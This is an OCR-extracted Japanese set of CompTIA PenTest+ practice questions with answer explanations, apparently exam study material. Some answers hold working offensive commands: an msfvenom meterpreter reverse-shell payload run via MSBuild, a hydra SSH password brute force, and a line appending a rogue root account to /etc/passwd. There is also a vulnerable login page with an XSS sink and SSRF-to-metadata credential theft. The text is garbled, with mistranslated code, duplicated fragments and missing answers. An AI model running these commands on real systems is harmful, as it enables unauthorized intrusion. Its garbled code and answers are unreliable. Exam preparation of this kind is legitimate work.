
for port in ports:

Immutables

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```



正解:

下記の説明を参照してください。

Explanation:

1: ヌルセッション列挙

弱いSMBファイル権限
断片化攻撃
2: nmap
-sV
-p 1-1023
192.168.2.2
3: #!/usr/bin/python
エクスポート $PORTS = 21,22
$PORTS の $PORT の場合:
試す：
s.connect((ip, port))
print("%s:%s - OPEN" % (ip, port))
socket.timeoutを除く
print("%:%s - タイムアウト" % (ip, port))
socket.error を e として除く:
print("%:%s - CLOSED" % (ip, port))
ついに
s.close()
port_scan(sys.argv[1], ポート)

質問: **17**
侵入テスターは、TCPサービスとUDPサービスの両方のポートの状態を確認するために、Nmapスキャンを実行する必要があります。テスターは以下のコマンドのうちどれを使用すべきでしょうか？
A. nmap -sU -sW -p 1-65535 example.com
B. nmap -sU -sY -p 1-65535 example.com
C. nmap -sU -sT -p 1-65535 example.com
D. nmap -sU -sN -p 1-65535 example.com
正解: **(**正解を表示します**)**
Nmap を使用して TCP ポートと UDP ポートの両方の状態を確認するには、適切なコマンドで TCP スキャン オプションと UDP スキャン オプションを組み合わせる必要があります。
* オプションの理解:

* -sU: UDP スキャンを実行します。
* -sT: TCP 接続スキャンを実行します。
* コマンドの説明:
* コマンド: nmap -sU -sT -p 1-65535 example.com
* 説明: このコマンドは、ターゲット example.com の 1 から 65535 までの TCP ポートと UDP ポートの両方をスキャンします。-sU と -sT を組み合わせることで、両方の種類のサービスがスキャンされます。
* 他のオプションとの比較:
* -sW: TCP ウィンドウ スキャンを開始します。TCP および UDP サービスの状態の識別には関係ありません。
* -sY: SCTP INIT スキャンを開始しますが、このコンテキストには関係ありません。
* -sN: UDP サービスの検出には使用されない TCP Null スキャンを開始します。

質問**: 18**
ペネトレーションテスターは、ある調査において、fingerコマンドとrwhoコマンドを用いてLinuxシステムのユーザーを列挙したいと考えています。しかし、これらのコマンドだけでは目的の結果が得られないことに気づきます。このタスクに最適なツールは次のうちどれでしょうか？
A. 誰も
B. バープスイート
C. smbクライアント
D. ハーベスター
正解**: (**正解を表示します**)**
smbclientツールは、ネットワーク上のSMB/CIFSリソースにアクセスするために使用します。これにより、侵入テスターは共有リソースに接続し、ネットワーク上のユーザーを列挙できます。特にWindows環境において有効です。Unix/Linuxシステムではfingerとrwhoが一般的ですが、smbclientはネットワーク上のユーザーを列挙する上でより優れた機能を提供します。

質問**: 19**
シミュレーション
出力を使用して、さらに調査する必要がある潜在的な攻撃ベクトルを特定します。

Weak Apache Tomcat Credentials

Null session enumeration

Weak SMB file permissions

Webdav file upload

ARP spoofing

SNMP enumeration

Fragmentation attack

FTP anonymous login

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```


-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

NMAP Scan Output

Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds

jpnshiken.com
CompTIA.

```
ports – [21, 22]
```

```
{:ports => 21:ports => 22}
```

```
#!/usr/bin/python
```

```
for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```

```
export $PORTS = 21,22
```

```
#!/usr/bin/ruby
```

```
#!/usr/bin/bash
```

```
for port in ports:
```

Immutables

```
import socket
import sys
```


```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

Secure System

https://comptia.org/login.aspx#remediatesource

```
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGl1Z2Z
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGl1Y3Z2Z2JqbGPzZWJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhvmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("id=")+16)+"</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
</div>
<input type="submit" value="Login"></form>
</div>
</body>
</html>
```



正解**:**

1: ヌルセッション列挙

弱いSMBファイル権限

断片化攻撃

2: nmap

-sV

-p 1-1023

192.168.2.2

3: #!/usr/bin/python

エクスポート $PORTS = 21,22

$PORTS の $PORT の場合:

試す：

s.connect((ip, port))

print("%s:%s - OPEN" % (ip, port))

socket.timeoutを除く

print("%:%s - タイムアウト" % (ip, port))

socket.error を e として除く:

print("%:%s - CLOSED" % (ip, port))

ついに

s.close()

port_scan(sys.argv[1], ポート)

質問**: 20**

侵入テスト担当者が、ある企業に対してクラウドベースの侵入テストを実施しています。関係者によると、テスト担当者がインターネットから直接アクセスできない特権システムに侵入できるかどうかを確認することが最優先事項です。以下のスキャナー情報に基づきます。
test.comptia.org におけるサーバー側リクエストフォージェリ (SSRF) の脆弱性
test2.comptia.org における反射型クロスサイト スクリプティング (XSS) の脆弱性、static_comptia_assets というパブリックにアクセス可能なストレージ システム、test3.comptia.org でインターネットに開かれている SSH ポート 22、test4.comptia.org でのオープン リダイレクトの脆弱性。テスターが最初に優先すべき攻撃パスは次のどれですか。
A. パブリックバケットからすべての情報を同期し、Trufflehog でスキャンします。
B. Pacu を実行して、クラウドベースのシステム内の権限とロールを列挙します。
C. Hydra を使用して、オープン SSH サービスに対して完全な辞書ブルート フォース攻撃を実行します。
D. フィッシング キャンペーン内で反射型クロスサイト スクリプティング攻撃を使用して管理者を攻撃します。
E. SSRF を活用して、メタデータ サービスから資格情報にアクセスします。
正解**: (**正解を表示します**)**
メタデータ アクセスに SSRF を活用する:
サーバーサイドリクエストフォージェリ（SSRF）の脆弱性により、攻撃者はサーバーに内部リソースへのリクエストを送信させることが可能です。クラウド環境では、SSRFはメタデータサービス（AWS EC2メタデータなど）にアクセスしてクラウドサービスの認証情報を取得するために使用されることがよくあります。
資格情報を取得すると、それを使用して、インターネットから直接アクセスできない特権システムにアクセスできるようになります。
他の選択肢はなぜないのか?
A (パブリック バケット): バケット内の機密データを分析することは有用ですが、特権システム アクセスに直接つながるわけではありません。
B (Pacu): Pacu は AWS の脆弱性を悪用するために使用されますが、認証情報やロールの設定ミスが求められます。SSRF は、Pacu を効果的に実行するために必要な認証情報を提供します。
C (SSHブルートフォース): SSHブルートフォースはノイズが多く、非効率的です。特権システムは、インターネットに公開されているSSHよりも保護が強化されている可能性があります。
D (XSS によるフィッシング): これは、SSRF を活用する攻撃に比べて長期的な攻撃であり、直接的ではありません。
CompTIA Pentest+ リファレンス:
ドメイン 3.0 (攻撃とエクスプロイト)
SSRF の悪用とクラウド メタデータ アクセス手法

質問**: 21**
ペネトレーションテスターは、2.4GHzと5GHzのアクセスポイントを備えたクライアントの無線セキュリティ評価を実施しています。テスターは、WPA2ハンドシェイクのキャプチャを開始する

ために、ラップトップにワイヤレスUSBドングルを挿入します。テスターは次に、以下のどの手順を実行する必要がありますか？
A. Aircrack-ng を使用して監視モードを有効にします。
B. Kismet を使用して、ワイヤレス ドングルを自動的にモニター モードにして、ハンドシェイクを収集します。
C. KARMA を実行してパスワードを解読します。
D. WiGLE.net で近くの潜在的なクライアント アクセス ポイントを調査します。
正解**: A (**コメントを発表する**)**
WPA2 ハンドシェイクをキャプチャする前に、ワイヤレス アダプタで監視モードを有効にすることが必須の手順です。
監視モードでは、アダプタはハンドシェイクをキャプチャするために必要な、その付近のすべてのワイヤレス トラフィックをキャプチャできます。
* 準備：
* ワイヤレス USB ドングル: ワイヤレス USB ドングルが監視モードおよびパケット インジェクションと互換性があることを確認します。
* Aircrack-ng スイート: ワイヤレス ネットワーク監査用の一般的なツール セットである Aircrack-ng スイートを使用します。
* 監視モードを有効にする:
* コマンド: airmon-ng ツールを使用して、ワイヤレス インターフェイスで監視モードを有効にします。
ステップバイステップの説明airmon-ng start wlan0
* 検証: インターフェイスが監視モードになっているかどうかを確認します。
iwconfig
* WPA2ハンドシェイクをキャプチャ:
* Airodump-ng: airodump-ng を使用してトラフィックとハンドシェイクのキャプチャを開始します。
airodump-ng wlan0mon
* 侵入テストに関する文献からの参考文献:
* 監視モードを有効にすることは、ワイヤレス侵入テストの基本的なステップであり、「侵入テスト - ハッキングの実践入門」などのガイドで説明されています。
* HTB の説明は、多くの場合、WPA2 ハンドシェイクのキャプチャに進む前に、監視モードを有効にすることから始まります。
参考文献:
* 侵入テスト - ハッキングの実践入門
* HTB公式記事

質問**: 22**
侵入テスターがSCADAシステムを評価しています。テスターは、単一のアプリケーションを実行しているワークステーションへのローカルアクセス権を取得します。アプリケーションを操作し

ながら、テスターはターミナルウィンドウを開き、基盤となるオペレーティングシステムにアクセスします。テスターが実行している攻撃は次のうちどれですか？
A. キオスクからの脱出
B. 任意のコード実行
C. プロセスホローイング
D. ライブラリインジェクション
正解**: (**正解を表示します**)**
キオスクエスケープとは、キオスクや単一のアプリケーションインターフェースといった制限された環境から抜け出し、基盤となるオペレーティングシステムにアクセスすることです。選択肢Aが正しい理由は次のとおりです。
* キオスクエスケープ :この攻撃は、キオスクや専用アプリケーションなど、ユーザーアクセスが意図的に制限されている環境を標的とします。これらの制限を突破し、オペレーティングシステム全体へのアクセスを取得することが目的です。
* 任意のコード実行: これはシステム上で許可されていないコードを実行することを含みますが、ここで説明するシナリオは、制限された環境からの脱出に関するものです。
* プロセス ホローイング: この手法では、正当なプロセスにコードを挿入し、悪意のあるアクティビティを実行しながら、そのプロセスを無害に見せかけます。
* ライブラリ インジェクション: 悪意のあるライブラリをロードして実行中のプロセスに悪意のあるコードを挿入しますが、このシナリオではこの点は重点ではありません。
Pentestからの参照:
* Forge HTB: 制限された環境から脱出し、システムへのより広範なアクセスを獲得するテクニックを示します。
* 水平 HTB: キオスク エスケープの概念に沿って、アクセスが制限された環境から脱出する方法を示します。
結論：
オプション A の 「キオスク エスケープ」は、テスターが制限された環境から抜け出して基盤となるオペレーティング システムにアクセスするタイプの攻撃を正確に表しています。

質問**: 23**
侵入テスターは組織の評価を実施しており、有効なユーザー認証情報を収集する必要があります。この目的を達成するために、テスターが使用するのに最適な攻撃は次のうちどれですか？
A. ウォードライビング
B. キャプティブポータル
C. 認証解除
D. なりすまし
正解**: (**正解を表示します**)**
認証解除攻撃は、正当なユーザーをワイヤレス ネットワークから強制的に切断し、再接続を促し、その過程で不正なアクセス ポイントやネットワーク監視ツールを使用して有効なユーザー認証情報を取得する可能性があります。

質問: **24**
スコープドキュメントに含めるべき項目は次のどれですか?
A. サービスアカウント
B. テスターの経験
C. 免責事項
D. テストの数
正解: **C (**コメントを発表する**)**
免責事項とは、テスト活動によって予期せぬ結果や損害が発生した場合に、ペネトレーションテスターとクライアントの責任を制限する声明です。両者の役割と責任を明確にし、法的紛争や誤解を避けるために、免責事項はテスト範囲文書に含める必要があります。サービスアカウント、テスターの経験、テスト回数などは、ペネトレーションテストプロセスの他の側面に関連する可能性がありますが、テスト範囲文書の必須要素ではありません。参考資料：公式CompTIA PenTest+学習ガイド（試験PT0-002）、第1章 :ペネトレーションテストの計画とスコープ設定1；公式CompTIA PenTest+学生ガイド（試験PT0-002）、レッスン1：
侵入テストの計画と範囲設定2; 侵入テストの範囲とは?3

質問: **25**
テスターは、侵害されたホストに対して攻撃手法を実行する計画を立てます。テスターは次のコマンドを使用してペイロードを準備します。
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.12.12.1
LPORT=10112 -f csharp
次に、テスターはmsfvenomコマンドからシェルコードを取得し、evil.xmlというファイルを作成します。テスターがホストへの攻撃を継続するために使用する可能性が最も高いコマンドはどれですか？
A. regsvr32 /s /n /u C:\evil.xml
B. MSBuild.exe C:\evil.xml
C. mshta.exe C:\evil.xml
D. AppInstaller.exe C:\evil.xml
正解: **(**正解を表示します**)**
提供されているmsfvenomコマンドは、C#形式のペイロードを作成します。evil.xmlに生成されたシェルコードを使用して攻撃を継続するには、C#コードを含むXMLファイルを処理できるMSBuild.exeを使用するのが最適な実行方法です。
MSBuild.exe について理解する:
目的: MSBuild は、XML で記述されたプロジェクトファイルを処理し、XML で定義されたタスクを実行できるビルドツールです。.NET アプリケーションのビルドによく使用され、プロジェクトファイルに埋め込まれたコードを実行することもできます。

質問: **26**
侵入テスターは、次にテストするシステムを選択する順序を評価する必要があります。以下の出力が与えられた場合、

Hostname	IP address	CVSS 2.0	EPSS
hrdatabase	192.168.20.55	9.9	0.50
financesite	192.168.15.99	8.0	0.01
legaldatabase	192.168.10.2	8.2	0.60
fileserver	192.168.125.7	7.6	0.90

テスターは次にどのターゲットを選択する必要がありますか?

A. ファイルサーバー

B. hrデータベース

C. リーガルデータベース

D. ファイナンスサイト

正解**: A (**コメントを発表する**)**

* 評価基準:

* CVSS (共通脆弱性評価システム): 脆弱性の重大度を示し、スコアが高いほど脆弱性が深刻であることを示します。

* EPSS (エクスプロイト予測スコアリング システム): 脆弱性が実際に悪用される可能性を推定します。

* 分析 :

* hrdatabase: CVSS = 9.9、EPSS = 0.50

* ファイナンスサイト: CVSS = 8.0、EPSS = 0.01

* リーガルデータベース: CVSS = 8.2、EPSS = 0.60

* ファイルサーバー: CVSS = 7.6、EPSS = 0.90

* 選択の理由:

* ファイルサーバーは EPSS スコアが 0.90 と最も高く、他のターゲットと比較して CVSS スコアがわずかに低いにもかかわらず、悪用される可能性が高いことを示しています。

* このため、潜在的な悪用リスクを軽減するために、直ちにテストを実施する必要がある重要なターゲットとなります。

ペンテストの参考資料:

* リスクの優先順位付け: 重大度 (CVSS) と悪用可能性 (EPSS) のバランスを取ることは、効果的な脆弱性管理に不可欠です。

* リスク評価: 悪用の影響と可能性の両方を評価すると、テストの優先順位について情報に基づいた決定を下すのに役立ちます。

ファイルサーバーを選択することで、侵入テスターは、悪用される可能性の高いターゲットに焦点を当て、与えられたスコアに基づいて最も差し迫ったリスクに対処します。

フォームの上部

フォームの下部

質問**: 27**

OS識別に失敗しました

このエラーの原因として最も可能性が高いのは次のどれですか?
A. ファイアウォールのブロック ルールのため、スキャンはターゲットに到達しませんでした。
B. スキャナー データベースが古くなっています。
C. スキャンで誤検知が報告されています。
D. スキャンではターゲットから 1 つ以上の指紋を収集できません。
正解: **(**正解を表示します**)**
Nmap などのツールでの OS 識別は、応答特性 (TCP/IP スタックの動作など) を分析するフィンガープリント技術に依存しています。
* スキャンではターゲットから 1 つ以上の指紋を収集できません (オプション D):
* システムが ICMP 応答をブロックするように設定されている場合、または特定のポートが閉じられている場合、フィンガープリンティングは失敗します。
* 最近のファイアウォールや侵入防止システム (IPS) の中には、パケット応答を変更することで OS フィンガープリンティングを妨害するものがあります。

質問: **28**
社内ネットワークのセキュリティ評価中に、侵入テスターは正規のソフトウェアを装うソフトウェアを使った攻撃を実行し、社内リソースへの不正アクセスを取得しようとしています。テスターは、以下のどのホストベース攻撃を使用すべきでしょうか？
A. パス上
B. 論理爆弾
C. ルートキット
D. バッファオーバーフロー
正解: **(**正解を表示します**)**
ルートキットは、攻撃者が自身の存在を隠蔽しながらコンピュータシステムへの不正アクセスを可能にするために設計された悪意のあるソフトウェアの一種です。ルートキットは、ホストのオペレーティングシステムやその他のソフトウェアを改変することで自身の存在を隠蔽し、攻撃者が検知されることなくシステムを制御できるようにします。

質問: **29**
侵入テスト担当者は、2.4GHz帯の無線LANセキュリティ評価をクライアントに対して実施しており、
5GHzアクセスポイント。テスターは、ワイヤレスUSBドングルをラップトップに挿入して、WPA2ハンドシェイクのキャプチャを開始します。次に、テスターは以下のどの手順を実行する必要がありますか？
A. Aircrack-ng を使用して監視モードを有効にします。
B. Kismet を使用して、ワイヤレス ドングルを自動的にモニター モードにして、ハンドシェイクを収集します。
C. KARMA を実行してパスワードを解読します。
D. WiGLE.net で近くの潜在的なクライアント アクセス ポイントを調査します。
正解: **(**正解を表示します**)**

WPA2ハンドシェイクをキャプチャする前に、ワイヤレスアダプタでモニタリングモードを有効にすることが不可欠です。モニタリングモードを有効にすると、アダプタはハンドシェイクをキャプチャするために必要な、周囲のすべてのワイヤレストラフィックをキャプチャできるようになります。

質問: **30**
前回の侵入テストレポートで、脆弱性のあるホストが悪用されたことが判明しました。経営陣は、セキュリティチームの内部メンバーにホストの再評価を依頼し、脆弱性が依然として存在するかどうかを確認しました。

Which of the following commands would most likely exploit the services?

- ○ medusa -h 192.168.10.2 -u admin -P 500-worst-passwords.txt -M rpcbind
- ● hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22
- ○ crowbar -b rdp -s 192.168.10.2/32 -u administrator -C 500-worst-passwords.txt -n 1
- ○ ncrack -T5 -user lowpriv -P 500-worst-passwords.txt -p telnet -g CL=1 192.168.10.2

パート1:
出力を分析し、脆弱なサービスを悪用するコマンドを選択します。
パート2:
各コマンドの出力を分析します。
権限を昇格するには適切なコマンド セットを選択します。
実行する必要がある修復手順を特定します。

正解:

完全な解決策については、以下の説明を参照してください。

Explanation:

サービスを悪用する可能性が最も高いコマンドは次のとおりです。

hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22

権限を昇格するための適切なコマンド セットは次のとおりです。

echo "root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash" >> /etc/passwd

権限昇格が成功した後に実行する必要がある修復は次のとおりです。

* cp から SUID ビットを削除します。
* バックアップ スクリプトを誰でも書き込みできないようにします。

シミュレーションの包括的なステップバイステップの説明

パート1：脆弱なサービスの悪用

* Nmapスキャン分析
* Command: nmap -sC -T4 192.168.10.2
* Purpose: This command runs a default script scan with timing template 4 (aggressive).
* Output:

bash

Copy code

Port State Service

22/tcp open ssh

23/tcp closed telnet

80/tcp open http

111/tcp closed rpcbind

445/tcp open samba

3389/tcp closed rdp
Ports open are SSH (22), HTTP (80), and Samba (445).
* Enumerating Samba Shares
* Command: enum4linux -S 192.168.10.2
* Purpose: To enumerate Samba shares and users.
* Output:
makefile
Copy code
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x42]
user:[syslog] rid:[0x4ba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[lowpriv] rid:[0x3fa]
We identify a user lowpriv.
* Selecting Exploit Command
* Hydra Command: hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22
* Purpose: To perform a brute force attack on SSH using the lowpriv user and a list of the 500 worst passwords.
* Explanation:
* -l lowpriv: Specifies the username.
* -P 500-worst-passwords.txt: Specifies the password list.
* -t 4: Uses 4 tasks/threads for the attack.
* ssh://192.168.10.2:22: Specifies the SSH service and port.
* Executing the Hydra Command
* Result: Successful login as lowpriv user if a match is found.
Part 2: Privilege Escalation and Remediation
* Finding SUID Binaries and Configuration Files
* Command: find / -perm -2 -type f 2>/dev/null | xargs ls -l
* Purpose: To find world-writable files.
* Command: find / -perm -u=s -type f 2>/dev/null | xargs ls -l
* Purpose: To find files with SUID permission.
* Command: grep "/bin/bash" /etc/passwd | cut -d':' -f1-4,6,7
* Purpose: To identify users with bash shell access.
* Selecting Privilege Escalation Command
* Command: echo "root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash" >> /etc/passwd
* Purpose: To create a new root user entry in the passwd file.
* Explanation:

* root2: Username.
* 5ZOYXRFHVZ7OY: Password hash.
* ::0:0: User and group ID (root).
* /root: Home directory.
* /bin/bash: Default shell.
* Executing the Privilege Escalation Command
* Result: Creation of a new root user root2 with a specified password.
* Remediation Steps Post-Exploitation
* Remove SUID Bit from cp:
* Command: chmod u-s /bin/cp
* Purpose: Removing the SUID bit from cp to prevent misuse.
* Make Backup Script Not World-Writable:
* Command: chmod o-w /path/to/backup/script
* Purpose: Ensuring backup script is not writable by all users to prevent unauthorized modifications.
Execution and Verification
* Verifying Hydra Attack:
* Run the Hydra command and monitor for successful login attempts.
* Verifying Privilege Escalation:
* After appending the new root user to the passwd file, attempt to switch user to root2 and check root privileges.
* Implementing Remediation:
* Apply the remediation commands to secure the system and verify the changes have been implemented.
これらの詳細な手順に従うことで、シミュレーションを複製し、エクスプロイトと必要な修復の両方を徹底的に理解することができます。

質問**: 31**
侵入テストの契約において、テスターはクライアントが利用するインターネット接続サービスを対象とします。この作業範囲において考慮すべき評価の種類は次のどれですか？
A. セグメンテーション
B. モバイル
C. 外部
D. ウェブ
正解**: C (**コメントを発表する**)**
外部評価は、インターネットに接続されたサービスのセキュリティテストに重点を置いています。選択肢Cが正解である理由は次のとおりです。
* 外部評価 :Webサーバー、メールサーバー、その他の公開インフラストラクチャなど、インターネットに公開されているサービスのセキュリティ体制を評価します。組織のネットワーク外部からの攻撃者に悪用される可能性のある脆弱性を特定することが目的です。

* セグメンテーション :このタイプの評価は、ネットワークのさまざまな部分が適切にセグメント化され、攻撃の拡散を抑制していることを確認することに重点を置いています。これは、内部ネットワークアーキテクチャとの関連性が高いです。
* モバイル: この評価は、一般的なインターネット対応サービスではなく、モバイル アプリケーションとデバイスを対象としています。
